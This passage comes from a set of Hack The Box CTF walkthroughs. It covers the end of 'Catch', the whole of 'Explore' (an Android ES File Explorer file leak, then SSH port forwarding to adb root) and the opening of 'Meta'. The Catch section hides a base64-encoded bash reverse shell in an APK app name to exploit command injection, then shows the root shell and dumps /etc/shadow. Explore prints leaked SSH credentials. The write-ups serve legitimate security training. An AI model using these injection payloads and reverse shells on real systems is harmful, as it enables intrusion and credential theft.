echo -n $APP_NAME|xargs -I {} sh -c 'mkdir {}'
mv "$3/$APK_NAME" "$2/$APP_NAME/$4"
else
echo "[!] App doesn't belong to Catch Global"
cleanup
exit
fi
}
###########
# Cleanup #
###########
cleanup() {
rm -rf $PROCESS_BIN;rm -rf "$DROPBOX/*" "$IN_FOLDER/*";rm -rf $(ls -A /opt/mdm | grep -v apk_bin | grep -v verify.sh)
}
###################
# MDM CheckerV1.0 #
###################
DROPBOX=/opt/mdm/apk_bin
IN_FOLDER=/root/mdm/apk_bin
OUT_FOLDER=/root/mdm/certified_apps
PROCESS_BIN=/root/mdm/process_bin
for IN_APK_NAME in $DROPBOX/*.apk;do
OUT_APK_NAME="$(echo ${IN_APK_NAME##*/} | cut -d '.' -f1)_verified.apk"
APK_NAME="$(openssl rand -hex 12).apk"
if [[ -L "$IN_APK_NAME" ]]; then
exit
else
mv "$IN_APK_NAME" "$IN_FOLDER/$APK_NAME"
fi
sig_check $IN_FOLDER $APK_NAME
comp_check $IN_FOLDER $APK_NAME $PROCESS_BIN
app_check $PROCESS_BIN $OUT_FOLDER $IN_FOLDER $OUT_APK_NAME
done
cleanup
```
the vuln is in app_check() function, it searching for APP_NAME inside the apk in /res/values/strings.xml
we can do some command injection as follow
``` bash
......
Catch|echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwLzEyMzQgMD4mMQ== | base64 -d | bash
......
```
edit the file which has application name and do command injection there and make sure to sign the apk and build it using apktool 2.6.1
- note: you have to use the latest apktool version 2.6.1 on github
this article may help [Decompile and Recompile An android APK using Apktool](https://medium.com/@sandeepcirusanagunla/decompile-and-recompile-an-android-apk-using-apktool-3d84c2055a82)
``` bash
┌──(root💀kali)-[~]
└─# java -jar apktool_2.6.1.jar b -f -d /root/hackthebox/machine/catch/catchv1.0 -o /root/hackthebox/machine/catch/catchv2.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Smaling smali folder into classes.dex...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```
sign the apk, and verify it
``` bash
keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore catchv2.apk alias_name
jarsigner -verify -verbose -certs catchv2.apk
```
put this apk in DROPBOX=/opt/mdm/apk_bin folder
``` bash
will@catch:/dev/shm$ wget http://10.10.14.10/catchv2.apk
--2022-03-23 06:04:00-- http://10.10.14.10/catchv2.apk
Connecting to 10.10.14.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2821269 (2.7M) [application/vnd.android.package-archive]
Saving to: ‘catchv2.apk’
catchv2.apk 100%[==========================================================>] 2.69M 120KB/s in 22s
2022-03-23 06:04:24 (123 KB/s) - ‘catchv2.apk’ saved [2821269/2821269]
will@catch:/dev/shm$ cp catchv2.apk /opt/mdm/apk_bin
will@catch:~$ ls /opt/mdm/apk_bin
catchv2.apk
```

and after a few seconds, we get a root reverse shell
``` bash
┌──(root💀kali)-[~/hackthebox/machine/catch]
└─# nc -lvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.11.150.
Ncat: Connection from 10.10.11.150:44648.
bash: cannot set terminal process group (1154503): Inappropriate ioctl for device
bash: no job control in this shell
root@catch:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@catch:~# whoami
whoami
root
root@catch:~# cat /root/root.txt
cat /root/root.txt
6e42a8f7d76919e29557f3f0c8ff458a
root@catch:~# cat /etc/shadow | grep root
cat /etc/shadow | grep root
root:$6$HJWtdM63SqnL6alL$h/FUZ0TNaCCrCgEzeuT9ityQcDmYcMCA0fErrvkZVBmf0TQJntGSRMDo.AXZA9V00.qAsZ04554.dUJcFszUM1:18976:0:99999:7:::
```
- 
#### Summary of knowledge
- Let's Chat api enumeraton
- apk decompile to leak Let's Chat api token
- CVE-2021-39174 - Configuration Leak env db username and password
- privesc through suid sh scripts
- apk recompile insert revshell command to get RCE
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## Android 文件服务与调试桥
ES File Explorer 的文件接口暴露用户材料,SSH 转发连接到本机调试服务。Android 服务端口及转发后的执行步骤保留原样。
来源 explore · 原记录 2021-06-27 · 8 个代码块 · 4 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Android
Difficulty: Easy
Points: 20
Release: 26 Jun 2021
IP: 10.10.10.247
- 
- 
#### Enumeration
use nmap as usual
``` bash
┌──(root💀kali)-[~/hackthebox/machine/explore]
└─# nmap -sV -sC -v -p- --min-rate=10000 10.10.10.247
PORT STATE SERVICE VERSION
2222/tcp open ssh (protocol 2.0)
| fingerprint-strings:
| NULL:
|_ SSH-2.0-SSH Server - Banana Studio
| ssh-hostkey:
|_ 2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
5555/tcp filtered freeciv
42135/tcp open http ES File Explorer Name Response httpd
|_http-server-header: ES Name Response Server
|_http-title: Site doesn't have a title (text/html).
45691/tcp open unknown
| fingerprint-strings:
| GenericLines:
| HTTP/1.0 400 Bad Request
| Date: Sun, 27 Jun 2021 05:04:42 GMT
| Content-Length: 22
| Content-Type: text/plain; charset=US-ASCII
| Connection: Close
| Invalid request line:
| GetRequest:
| HTTP/1.1 412 Precondition Failed
| Date: Sun, 27 Jun 2021 05:04:42 GMT
| Content-Length: 0
| HTTPOptions:
| HTTP/1.0 501 Not Implemented
| Date: Sun, 27 Jun 2021 05:04:48 GMT
| Content-Length: 29
| Content-Type: text/plain; charset=US-ASCII
| Connection: Close
| Method not supported: OPTIONS
| Help:
| HTTP/1.0 400 Bad Request
| Date: Sun, 27 Jun 2021 05:05:06 GMT
| Content-Length: 26
| Content-Type: text/plain; charset=US-ASCII
| Connection: Close
| Invalid request line: HELP
| RTSPRequest:
| HTTP/1.0 400 Bad Request
| Date: Sun, 27 Jun 2021 05:04:48 GMT
| Content-Length: 39
| Content-Type: text/plain; charset=US-ASCII
| Connection: Close
| valid protocol version: RTSP/1.0
| SSLSessionReq:
| HTTP/1.0 400 Bad Request
| Date: Sun, 27 Jun 2021 05:05:06 GMT
| Content-Length: 73
| Content-Type: text/plain; charset=US-ASCII
| Connection: Close
| Invalid request line:
| ?G???,???`~?
| ??{????w????<=?o?
| TLSSessionReq:
| HTTP/1.0 400 Bad Request
| Date: Sun, 27 Jun 2021 05:05:07 GMT
| Content-Length: 71
| Content-Type: text/plain; charset=US-ASCII
| Connection: Close
| Invalid request line:
| ??random1random2random3random4
| TerminalServerCookie:
| HTTP/1.0 400 Bad Request
| Date: Sun, 27 Jun 2021 05:05:07 GMT
| Content-Length: 54
| Content-Type: text/plain; charset=US-ASCII
| Connection: Close
| Invalid request line:
|_ Cookie: mstshash=nmap
59777/tcp open http Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or older
|_http-title: Site doesn't have a title (text/plain).
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2222-TCP:V=7.91%I=7%D=6/27%Time=60D80674%P=x86_64-pc-linux-gnu%r(NU
SF:LL,24,"SSH-2\.0-SSH\x20Server\x20-\x20Banana\x20Studio\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port45691-TCP:V=7.91%I=7%D=6/27%Time=60D80674%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,AA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Sun,\x20
SF:27\x20Jun\x202021\x2005:04:42\x20GMT\r\nContent-Length:\x2022\r\nConten
SF:t-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\
SF:r\nInvalid\x20request\x20line:\x20")%r(GetRequest,5C,"HTTP/1\.1\x20412\
SF:x20Precondition\x20Failed\r\nDate:\x20Sun,\x2027\x20Jun\x202021\x2005:0
SF:4:42\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,B5,"HTTP/1\
SF:.0\x20501\x20Not\x20Implemented\r\nDate:\x20Sun,\x2027\x20Jun\x202021\x
SF:2005:04:48\x20GMT\r\nContent-Length:\x2029\r\nContent-Type:\x20text/pla
SF:in;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nMethod\x20not\x2
SF:0supported:\x20OPTIONS")%r(RTSPRequest,BB,"HTTP/1\.0\x20400\x20Bad\x20R
SF:equest\r\nDate:\x20Sun,\x2027\x20Jun\x202021\x2005:04:48\x20GMT\r\nCont
SF:ent-Length:\x2039\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r
SF:\nConnection:\x20Close\r\n\r\nNot\x20a\x20valid\x20protocol\x20version:
SF:\x20\x20RTSP/1\.0")%r(Help,AE,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDa
SF:te:\x20Sun,\x2027\x20Jun\x202021\x2005:05:06\x20GMT\r\nContent-Length:\
SF:x2026\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection
SF::\x20Close\r\n\r\nInvalid\x20request\x20line:\x20HELP")%r(SSLSessionReq
SF:,DD,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Sun,\x2027\x20Jun\x
SF:202021\x2005:05:06\x20GMT\r\nContent-Length:\x2073\r\nContent-Type:\x20
SF:text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nInvalid\
SF:x20request\x20line:\x20\x16\x03\0\0S\x01\0\0O\x03\0\?G\?\?\?,\?\?\?`~\?
SF:\0\?\?{\?\?\?\?w\?\?\?\?<=\?o\?\x10n\0\0\(\0\x16\0\x13\0")%r(TerminalSe
SF:rverCookie,CA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Sun,\x202
SF:7\x20Jun\x202021\x2005:05:07\x20GMT\r\nContent-Length:\x2054\r\nContent
SF:-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r
SF:\nInvalid\x20request\x20line:\x20\x03\0\0\*%\?\0\0\0\0\0Cookie:\x20msts
SF:hash=nmap")%r(TLSSessionReq,DB,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nD
SF:ate:\x20Sun,\x2027\x20Jun\x202021\x2005:05:07\x20GMT\r\nContent-Length:
SF:\x2071\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnectio
SF:n:\x20Close\r\n\r\nInvalid\x20request\x20line:\x20\x16\x03\0\0i\x01\0\0
SF:e\x03\x03U\x1c\?\?random1random2random3random4\0\0\x0c\0/\0");
Service Info: Device: phone
```
after googling "59777 port android" i found the following
- [Analysis of ES File Explorer Security Vulnerability CVE-2019–6447](https://medium.com/@knownsec404team/analysis-of-es-file-explorer-security-vulnerability-cve-2019-6447-7f34407ed566)
User flag in /sdcard/user.txt
``` bash
┌──(root💀kali)-[~/hackthebox/machine/explore]
└─# curl --header "Content-Type: application / json" http://10.10.10.247:59777/mnt/sdcard/user.txt
f32017174c7c7e8f50c6da52891ae250
```
then get ssh creds
``` bash
┌──(root💀kali)-[~/hackthebox/machine/explore]
└─# curl --header "Content-Type: application / json" http://10.10.10.247:59777/mnt/sdcard/DCIM/creds.jpg --output creds.jpg
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1172k 100 1172k 0 0 392k 0 0:00:02 0:00:02 --:--:-- 391k
┌──(root💀kali)-[~/hackthebox/machine/explore]
└─# ls
creds.jpg
```
- 
``` bash
user: kristi
pwd: Kr1sT!5h@Rp3xPl0r3!
cmd: ssh kristi@10.10.10.247 -p 2222
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/explore]
└─# ssh kristi@10.10.10.247 -p 2222
The authenticity of host '[10.10.10.247]:2222 ([10.10.10.247]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.247]:2222' (RSA) to the list of known hosts.
Password authentication
Password:
:/ $ id
uid=10076(u0_a76) gid=10076(u0_a76) groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76) context=u:r:untrusted_app:s0:c76,c256,c512,c768
:/ $ whoami
u0_a76
:/ $ pwd
/
:/ $ cat /sdcard/user.txt
f32017174c7c7e8f50c6da52891ae250
```
#### Get Root
first install adb tools
``` bash
apt-get install android-tools-adb
```
Try port forward from ssh with creds from /sdcard/DCIM/creds.jpg on port 5555
``` bash
ssh -L 5555:localhost:5555 kristi@10.10.10.247 -p 2222
```
And then
``` bash
┌──(root💀kali)-[~/hackthebox/machine/explore]
└─# adb connect localhost:5555
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to localhost:5555
┌──(root💀kali)-[~/hackthebox/machine/explore]
└─# adb devices
List of devices attached
emulator-5554 device
localhost:5555 device
┌──(root💀kali)-[~/hackthebox/machine/explore]
└─# adb -s localhost:5555 shell
x86_64:/ $ su
:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
:/ # whoami
root
:/ # pwd
/
:/ # ls /root
ls: /root: No such file or directory
1|:/ # find / -name "root.txt" 2>/dev/null
/data/root.txt
1|:/ # cat /data/root.txt
f04fc82b6d49b41c9b08982be59338c5
```
- 
now we get root flag
#### Summary of knowledge
- ES File Explorer Security Vulnerability CVE-2019–6447
- ssh port forwarding to get root
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 元数据解析与图像转换
ExifTool 和 ImageMagick 的处理链形成两个不同入口,提权阶段连接 neofetch 配置执行。文件格式和进程触发条件按原实验保留。
来源 meta · 原记录 2022-01-23 · 18 个代码块 · 4 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Medium
Points: 30
Release: 22 Jan 2022
IP: 10.10.11.140

- 
- 
#### Enumeration
#### NMAP
``` bash
